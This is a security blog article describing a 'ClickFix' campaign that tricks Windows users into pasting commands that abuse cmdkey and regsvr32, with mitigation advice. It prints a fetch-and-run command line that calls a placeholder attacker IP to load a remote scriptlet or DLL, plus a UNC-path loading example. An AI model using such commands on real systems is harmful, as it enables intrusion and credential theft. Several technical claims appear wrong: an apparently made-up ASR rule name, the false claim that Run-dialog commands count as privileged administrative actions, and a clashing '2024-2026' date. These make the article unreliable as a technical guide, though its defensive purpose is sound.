ClickFix Social Engineering Campaign Exploits Native Windows Tools
Article Content
The landscape of modern cyber warfare is increasingly defined not by the complexity of the code itself, but by the psychological manipulation of the end-user. In the latest escalation of this digital arms race, a highly sophisticated ClickFix social engineering campaign has emerged, marking a significant evolution in how threat actors compromise corporate networks. As of April 24, 2026, security researchers have documented a new variant of the “ClickFix” tactic that eschews traditional malware delivery methods in favor of “Living-off-the-Land Binaries” (LOLBins), specifically targeting native Windows utilities to bypass even the most robust Endpoint Detection and Response (EDR) solutions.
The Evolution of the ClickFix Social Engineering Threat
The “ClickFix” methodology is not entirely new, but its recent refinement represents a “premier” level of social engineering. Historically, these campaigns relied on “ClearFake” or “EtherHiding” techniques, where compromised websites would display fake browser update notifications or “missing font” errors. However, the 2026 iteration of ClickFix social engineering has transitioned to a much more convincing lure: the fake security verification.

By hijacking the visual language of trusted services like Cloudflare, Google reCAPTCHA, and Microsoft 365, threat actors create a sense of urgency and technical necessity. The user is no longer told to “update their browser,” but is instead informed that a “security handshake” has failed or that their browser requires a “manual patch” to verify their identity. This shift is critical because users have been trained to expect friction during security checks, making the malicious prompt feel like a legitimate part of a modern zero-trust workflow.
Technical Breakdown: From Clipboard to Compromise
The technical brilliance—and danger—of the latest ClickFix social engineering campaign lies in its simplicity. The attack chain typically follows a highly orchestrated sequence designed to minimize the footprint of malicious code on the local disk. Unlike older versions that might attempt to download an .EXE or .ISO file, the current variant utilizes the user’s own keyboard as the primary delivery mechanism.
- The Initial Lure: The victim visits a legitimate but compromised website or a high-quality phishing page. A professional-looking modal window appears, often featuring a spinning “loading” icon and a message such as: “Verification failed. Please follow the steps below to fix the connection.”
- The Instruction Set: The page provides a “Fix” button. When clicked, it automatically copies a malicious string to the user’s clipboard. The user is then instructed to press Windows Key + R (to open the Run dialog), paste the command, and press Enter.
- The Payload Execution: Because the user manually performs these actions, many behavioral analysis tools categorize the activity as “user-initiated,” which significantly lowers the risk score assigned by automated security monitors.
Exploiting LOLBins: cmdkey and regsvr32
The most alarming development in the April 2026 variant is the strategic shift away from PowerShell—which is now heavily monitored by IT departments—toward more obscure native Windows utilities. Specifically, the ClickFix social engineering campaign now leverages cmdkey and regsvr32 to facilitate the infection.
The cmdkey utility is a command-line tool used to create, list, and delete stored user names and passwords or credentials. In this attack, it is used to pre-cache credentials or establish a path of trust for a remote resource. Following this, the script invokes regsvr32.exe, a command-line utility used for registering and unregistering DLLs (Dynamic Link Libraries) in the Windows Registry.
The specific command string often looks like this:
cmd.exe /c "cmdkey /add:remote-server-name /user:guest /pass:guest && regsvr32.exe /s /u /i:http://[attacker-ip]/demo.dll scrobj.dll"
By using regsvr32.exe with the /s (silent) and /u (unregister) flags, the attacker can execute code from a remote scriptlet without the DLL ever being physically saved to the hard drive in a traditional sense. This “fileless” execution method is a hallmark of advanced persistent threats (APTs).
The Payload: Analyzing “demo.dll” and Infostealer Integration
Once the ClickFix social engineering command is executed, it fetches a 64-bit DLL, frequently identified in recent reports as demo.dll. This file is not a generic virus but a highly modular loader designed to survey the host environment and deploy specialized secondary payloads.
Current telemetry indicates that the primary goal of the April 2024-2026 campaigns is the deployment of “Infostealers.” These include well-known families such as RedLine Stealer, Vidar, and Lumine. These tools are designed to extract:
- Saved browser credentials and autocomplete data.
- Session cookies, allowing attackers to bypass Multi-Factor Authentication (MFA) via “session hijacking.”
- Cryptocurrency wallet seeds and private keys.
- VPN configurations and SSH keys, which are then used to move laterally within a corporate network.
In the corporate context, the ClickFix social engineering attack serves as an initial access vector. Once the infostealer has harvested local credentials, the threat actors often sell this access to “Ransomware-as-a-Service” (RaaS) affiliates, who then use the legitimate credentials to log in via RDP or VPN, encrypting the network days or weeks after the initial “ClickFix” event.
Why Traditional EDR and Antivirus Often Fail
One might wonder why advanced security suites do not immediately block a command that calls regsvr32. The answer lies in the “Human-in-the-Loop” exploitation. Most security software is designed to detect automated malicious behavior. When a user manually opens the “Run” box and pastes a command, the operating system treats this as a privileged administrative action.
Furthermore, the use of UNC (Universal Naming Convention) paths (e.g., \\attacker-server\share\file.dll) allows the malware to be loaded directly from a remote network share. This bypasses the “Mark-of-the-Web” (MotW) security feature that Windows normally applies to files downloaded via a web browser. Since the file is technically “accessed” over a network share rather than “downloaded,” the OS doesn’t apply the same level of scrutiny, and the DLL executes in the context of a trusted system process.
Mitigation Strategies: Defeating ClickFix Social Engineering
Defending against ClickFix social engineering requires a multi-layered approach that combines technical controls with aggressive user education. Because the attack relies on bypassing the browser’s sandbox through user intervention, the browser itself cannot be the only line of defense.
1. Technical Hardening and Policy Restrictions
Organizations should implement the following technical barriers to break the ClickFix attack chain:
- Attack Surface Reduction (ASR) Rules: Enable Microsoft Defender ASR rules, specifically “Block credential stealing from the Windows local security authority subsystem” and “Block process creations originating from user-initiated commands.”
- Disable regsvr32 and cmdkey for Non-Admins: Use AppLocker or Windows Defender Application Control (WDAC) to restrict the execution of LOLBins like
regsvr32.exeandcmdkey.exeto authorized administrative users only. - Network Level Blocking: Block outbound SMB traffic (Port 445) to the internet. This prevents the use of UNC paths to fetch malicious DLLs from remote attacker-controlled shares.
2. The “Pause and Verify” Cultural Shift
Traditional security awareness training focuses on “don’t click the link.” The ClickFix social engineering campaign requires a new lesson: “Security doesn’t ask you to fix it yourself.” Employees must be taught that no legitimate service—be it Google, Microsoft, or Cloudflare—will ever ask a user to manually run a command in the Windows “Run” dialog to solve a connectivity issue. If a “fix” is required, it will be handled by the IT department or through an automated, signed software update.
Conclusion: The Ninja Editor’s Final Verdict
The 2026 resurgence of the ClickFix social engineering campaign serves as a stark reminder that the human element remains the most vulnerable component of any security architecture. By leveraging native Windows tools like cmdkey and regsvr32, threat actors have found a way to turn the operating system’s own functionality against the user.
As this campaign continues to evolve, we can expect to see even more creative lures—perhaps involving AI-generated voice prompts or deepfake video instructions. However, the core of the attack remains the same: tricking a human into granting permission for a malicious action. To survive the era of ClickFix social engineering, organizations must move beyond reactive detection and embrace a proactive “Zero Trust” posture that treats every manual system command with the same suspicion as an unknown .EXE file. In the digital shadows, the best defense is not just a better firewall, but a more skeptical user.
Written by
TempMail Ninja
Digital privacy and online security expert. Passionate about creating tools that protect users' identity on the internet.